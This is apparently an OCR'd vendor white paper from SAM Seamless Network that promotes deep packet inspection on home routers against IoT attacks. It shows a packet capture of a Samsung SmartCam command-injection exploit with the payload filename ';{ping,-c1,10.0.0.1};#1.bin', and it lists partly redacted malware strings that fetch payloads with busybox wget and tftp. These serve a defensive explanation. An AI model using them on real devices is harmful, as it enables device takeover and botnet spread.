
SAM
SEAMLESS NETWORK

Changes the Landscape of Home Network Security



In today's reality, the same home WiFi networks connects both top-notch, anti-virus protected computers and defenseless IoT devices. These IoT devices replace PCs as the weak link in the network's overall security and privacy.

Security products such as firewalls, used by customers today, are not able to cope with the huge number of attackers that infiltrate through the wide-open, IoT back door. Once IoT devices join a botnet, they endanger the consumer and the ISP that deal with costly DDoS attacks, vulnerability scanning and replacement of vulnerable routers[1].

In this paper, we will lay down how security solutions with integrated DPI (Deep Packet Inspection) capabilities help to solve these problems.

[1] https://www.irishtimes.com/business/technology/eir-forced-to-replace-20-000-modems-over-security-concerns-1.3280784

The Problem

Many IoT devices are configured through a web interface that accepts only unencrypted HTTP traffic. In many cases, this interface is vulnerable and a single HTTP request can be used to execute malicious, privileged shell commands on the device[2].

With the discovery of the Reaper (or, IoTroop) botnet[3], that grew using such vulnerabilities, smart cameras are a hot topic in IoT security once again.


Another, similar class of vulnerabilities that attracts attention from the media is firmware vulnerabilities triggered by HTTP requests, like those[4] found in Intel's ME[5]. For years, the Free Software community has been warning us[6] that this complex component is a huge risk to the user's security and privacy, much like an unpatched IoT device.

Demonstration

For example, the Samsung SmartCam is a popular device, running a web-based management interface with a remote shell command injection vulnerability[7].

This traffic capture demonstrates exploitation of the vulnerability:

- **The attacker at 10.0.0.1** sends a crafted HTTP POST request to the camera at 10.0.0.3.
- **The vulnerability** in the camera's management interface is triggered.
- **The camera runs ping** (a tool present on the camera, which performs an ICMP Echo request) with the attacker's computer as the destination. The vulnerability can be used to execute any command the attacker wishes to execute.
- **The attacker's computer** responds to the ICMP Echo request.
- **The camera responds** to the HTTP request and continues to operate normally.



```
http or icmp
Protocol Source    Destination Info
HTTP    10.0.0.1  10.0.0.3    POST /custom/iwatch/install.php? HTTP/1.1
ICMP    10.0.0.3  10.0.0.1    Echo (ping) request  id=0xec05, seq=0/0, ttl=64 (reply in 15)
ICMP    10.0.0.1  10.0.0.3    Echo (ping) reply    id=0xec05, seq=0/0, ttl=64 (request in 14)
HTTP    10.0.0.3  10.0.0.1    HTTP/1.1 200 OK  (text/html)

▸ Frame 12: 721 bytes on wire (5768 bits), 721 bytes captured (5768 bits) on interface 0
▸ Ethernet II, Src: IntelCor_[redacted]), Dst: SamsungE_[redacted]
▸ Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 40274, Dst Port: 80, Seq: 1, Ack: 1, Len: 655
▸ Hypertext Transfer Protocol
▾ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----------------
    [Type: multipart/form-data]
    First boundary: --------------------------570621d2e8d293be\r\n
  ▾ Encapsulated multipart part:
      Content-Disposition: form-data; name="mode"\r\n\r\n
    ▸ Data (6 bytes)
    Boundary: \r\n--------------------------570621d2e8d293be\r\n
  ▾ Encapsulated multipart part:  (application/octet-stream)
      Content-Disposition: form-data; name="file"; filename=";{ping,-c1,10.0.0.1};#1.bin"\r\n
```

The vulnerability lies in the camera's firmware update implementation, which uses a user-controlled file name as part of a command-line passed to the system() function, without any sanitization. Since system() invokes the command through the shell (/bin/sh), special characters part of shell scripting syntax affect the shell's behavior (e.g. semicolons and curly braces) and allow the user to run arbitrary shell commands. This kind of blind, faulty handling of user-controlled input often leads to vulnerabilities like SQL injection and sanitizing all user input is a well-known, basic security principle, in order to deal with such issues.

[2] https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html#root-rce

[3] https://research.checkpoint.com/iotroop-botnet-full-investigation/


[4] https://en.wikipedia.org/wiki/Intel_Management_Engine#Security_vulnerabilities

[5] https://mjg59.dreamwidth.org/48429.html

[6] https://libreboot.org/faq.html#intelme

[7] https://www.exploitee.rs/index.php/Samsung_SmartCam%E2%80%8B

Generally speaking, this is a typical IoT vulnerability that can be used for remote deployment of malware. The following list of text strings was found in a malware sample collected from a vulnerable device. It contains commands that deploy the malware on additional devices, once attacked by an already breached device:



```
 /bin/busybox chmod 777
 /bin/chmod 777
 /bin/busybox wget -O - http://%u.%u.%u.%u/[redacted]/[redacted].%s > %s/[redacted]
 cd %s && (/bin/busybox tftp -g -r [redacted]/[redacted].%s %u.%u.%u.%u || /bi
[redacted].%s &&
enable
system
shell
 /bin/busybox wget; /bin/busybox [redacted]wget; /bin/busybox echo -ne '\x[redacted]\x7f'; /
[redacted]\177'; /bin/busybox tftp; /bin/busybox [redacted]tftp;
armv4l
i586
mips
mipsel
powerpc
```

The camera vulnerability and this malware sample demonstrate the main traits of IoT attacks today:

1 **Low-hanging fruit for the attacker.** The vulnerability can be exploited without prior authentication, it’s easy to implement without dependency on external tools (like a scripting language) and can be easily performed within the limitations of a root shell on a previously breached IoT device. Also, the attack has no noticeable consequences (i.e. a 1 in 5 chance of crashing the victim device) so it can be safely repeated to increase its success rate over unreliable networks, or blindly executed against unidentified devices.

2 **Unencrypted traffic, old protocols and lack of adherence to basic security practices are still common in the IoT world.** Exploitation of the vulnerability is trivial to detect since it's client-initiated textual data (a HTTP request) that matches a certain pattern. This also applies to other types of common attacks, like brute-force attacks meant to guess the root credentials of a device, through the ancient, textual, Telnet protocol.

3 **IoT can be secured using several techniques, but only a few are appropriate in the context of a consumer product: security should be seamless for the consumer.** Metadata (port, protocol, or address) based mitigation of attacks is not a good option in consumer-grade products since it may also block the user or degrade the user experience through popup windows with questions. The vulnerable component of this camera is the user interface and not a hidden, non-critical service which can be disabled completely by blocking all access to it by using a simple firewall rule.

The Solution

Traditionally, cyber-security companies have been using sensors and honeypots to detect wide-scale cyber attacks. Once an attack has been identified, the internet address of an attacker is logged and the client receives rules or signatures that block traffic originated by it.


However, as the cyber security world matures, it is becoming increasingly easier for casual (as opposed to state-sponsored or highly capable) attackers to carry out cyber attacks. The source code of successful malware[8] is widely available and while the modus operandi behind such malware may be unsophisticated, it remains effective and easy to mimic[9]. In some cases, the attacker's preparation work is further minimized by having a ready and working sample implementation of an exploit (see[10], [11] and[12]). In addition, reusing known IoT attacks might succeed because devices may still be vulnerable. This can happen if either the manufacturer neglects the devices and fails to provide security updates, or if they are insecure by default therefore no vulnerability is needed.

For example, today, the vulnerabilities and spreading techniques employed by historic botnets such as Mirai and new, independently-published vulnerabilities, have been adopted by Mirai's successors. Reaper has taken advantage of recently disclosed vulnerabilities in routers[13] , while Mirai continues to evolve and thrive on its own[14]. All these new threats come from a constantly-changing list of internet addresses (the addresses of infected devices obeying a botnet's commands), but they share the same behavior: exploitation of specific, known vulnerabilities in popular connected devices.

As a result, the need to identify a new, unknown attacker by the content of its internet traffic or by its behavior, rather than by its source address alone, is crucial in order to protect IoT devices like the camera we referred to earlier. The HTTP request the attacker sends to trigger command execution on the camera is trivial to identify, since it's textual and follows a certain pattern, while no reputation service correlates the attacker's address with malicious activity.

In addition, blocking all traffic to a crucial, user-facing service, running on a device (like the camera's web-based management interface and in contrast to a Telnet server) is not an option in the context of a consumer-grade security product. It brings an unacceptable security vs. usability tradeoff: when security policies are too coarse, the device becomes unusable. Therefore, the solution is to filter traffic intelligently, in a fine-grained manner: allow legitimate use but block malicious behavior. This goes beyond the scope of a firewall.

The capability of identifying attacks by inspecting the content of traffic, behavior of various protocols and connection state, is generally known as Deep Packet Inspection (DPI).



[8] https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

[9] https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.txt

[10] https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/

[11] https://threatpost.com/new-mirai-variant-carries-out-54-hour-ddos-attacks/124660/

[12] https://www.exploit-db.com/exploits/41205/

[13] https://www.seebug.org/vuldb/ssvid-96333

[14] https://arstechnica.com/information-technology/2017/12/100000-strong-botnet-built-on-router-0-day-could-strike-at-any-time/

Where Can I Buy Some DPI?

DPI is costlier in terms of computing power compared to other attack mitigation techniques, since matching the combined content of multiple packets against a set of patterns, requires more CPU cycles and memory than metadata-based filtering that simply compares port numbers or internet addresses. Without adequate system resources, DPI is likely to increase network latency and decrease throughput.

Therefore, due to the networking hardware and resources required to inspect the internet traffic of multiple devices with minimal performance loss, the availability of DPI is mostly limited to enterprise-grade products like high-end gateways and specialized IPS (Intrusion Prevention System) devices.

At SAM, we deploy DPI capabilities on home routers, since the router is the perfect spot for a security umbrella that shields the entire network. The router sees and bridges all traffic between devices, or between devices and the internet. Therefore, our solution, including its DPI layer, provides seamless protection for entire home networks and most importantly, for defenseless IoT devices.

Performance

DPI can be implemented efficiently on resource-constrained, consumer-grade routers when it acts as an additional layer of security, on top of a firewall that filters most malicious traffic by simpler, more direct techniques. For example, the volume of traffic that needs to be inspected drops significantly when a firewall blocks all Telnet traffic to a camera and rejects big bursts of TCP connections from a single internet address to the camera's HTTP server.

The tradeoff between attack detection ratio and performance is a major concern when designing a DPI solution. As discussed earlier, inspection of many packets requires more resources and might slow down the router's operation. However, inspecting only a handful of concurrent TCP connections or inspecting only the first packets of each TCP connection, make it easy for the attacker to overcome the threat of DPI. For example, the attacker has the option of establishing many concurrent TCP connections or slowing down the attack to cause retransmission of packets, thus exceeding the limitation on the number of packets inspected.

Despite of all this, defending against simple attacks like those which consist of a single, crafted HTTP request, requires only few system resources and can be done at scale: the attacker sends the HTTP request immediately after the TCP handshake, so capturing several packets of a new TCP session on a port 80 is enough to detect the attack. No memory-hungry re-assembly of the TCP session is required, as the entire exploitation fits in a single packet.

[8] https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

[9] https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.txt

[10] https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/

[11] https://threatpost.com/new-mirai-variant-carries-out-54-hour-ddos-attacks/124660/

[12] https://www.exploit-db.com/exploits/41205/

In order to provide security without substantially decreasing the performance of the already weak routers, we rely on the following:

1 **DPI and the firewall work together.** Once we detect the attacker's multiple attempts to guess the credentials of an IoT device's Telnet server, we block future Telnet connections from the same origin (since they're highly likely to be malicious, too).

2 **We identify devices using device classification AI and divide the network into segments, to block abnormal behavior.** Our agent identifies each IoT device by its unique traffic fingerprint and assigns a tailor-made firewall policy that blocks network anomalies, such as attempts to resolve the DNS name of a botnet operator's C&C (Command & Control) server. In addition, the agent performs automated network segmentation: IoT devices are put in the "IoT zone" and able to communicate with the internet, but not with devices in the "guest zone" or infected devices in the "blocked zone". Therefore, traffic of breached devices is blocked and does not need to be inspected.

3 **We dynamically focus inspection resources.** For example, there is little sense in inspecting all packets of a persistent HTTPS connection to YouTube. Shortly after the TLS handshake has been completed (and examined, to catch TLS library vulnerabilities like Heartbleed[15]) and the reputation and authenticity of the peer (youtube.com) has been verified, inspection of packets is bypassed for this connection.

4 **DPI is performed on the router and not through a cloud service.** This way, inspection of traffic and matching against known attack patterns does not waste precious bandwidth on communication with a cloud service. In addition, the solution is more reliable against heavy traffic and the user's privacy is preserved, since traffic does not leave the home network.

5 **We harness the router's hardware acceleration capabilities.** Many consumer-grade routers achieve high throughput with very modest CPU power, by delegating routing work to a separate acceleration chip. In addition to a slow main processor that is mostly responsible for management, the router has a special packet processor. Once a TCP session has been established, the packet processor remembers the routing decision made during the TCP handshake. When the next packet arrives, the packet processor forwards it to the right network interface without going through the software stack on the main processor, to traverse its routing table again. To be able to inspect of all packets in a network, the router's packet acceleration mechanism has to be completely disabled, thus greatly reducing the router's performance and maximum throughput. Therefore, in order to minimize DPI's impact on performance, we enable packet acceleration at the session level, once a session is assumed to be benign. As a result, under typical home user scenarios, like streaming of video or downloads of big files, only a tiny fraction of traffic is unaccelerated and DPI's impact on performance or throughput is negligible. In addition, we are constantly looking for ways to further improve the efficiency of DPI in areas other than packet processing, like pattern matching with Hyperscan ([16],[17]).

[15] http://heartbleed.com/

[16] https://01.org/hyperscan

[17] https://www.windriver.com/products/platforms/intelligent-network/content-inspection-engine/PatternMatchingBrief_330943_001.pdf

SAM
SEAMLESS NETWORK

Conclusion

At SAM, we provide cost-effective and easy to manage security for whole home networks, in the form of a complete security suite that runs on the router the user already received from the ISP.

Once deployed silently and remotely on the router, SAM protects all devices in the network, with zero intervention from the user and zero frustration, while cyber events, at any scale, intra-LAN or internet-wide ones, become crystal clear and easy to deal with, for the ISP.

Our solution, including the high-efficiency DPI at the bottom of its layered security architecture, is battle-tested and proven today, on vastly different, new or legacy routers, from different makers.

Book your demo at SAM today.
www.securingsam.com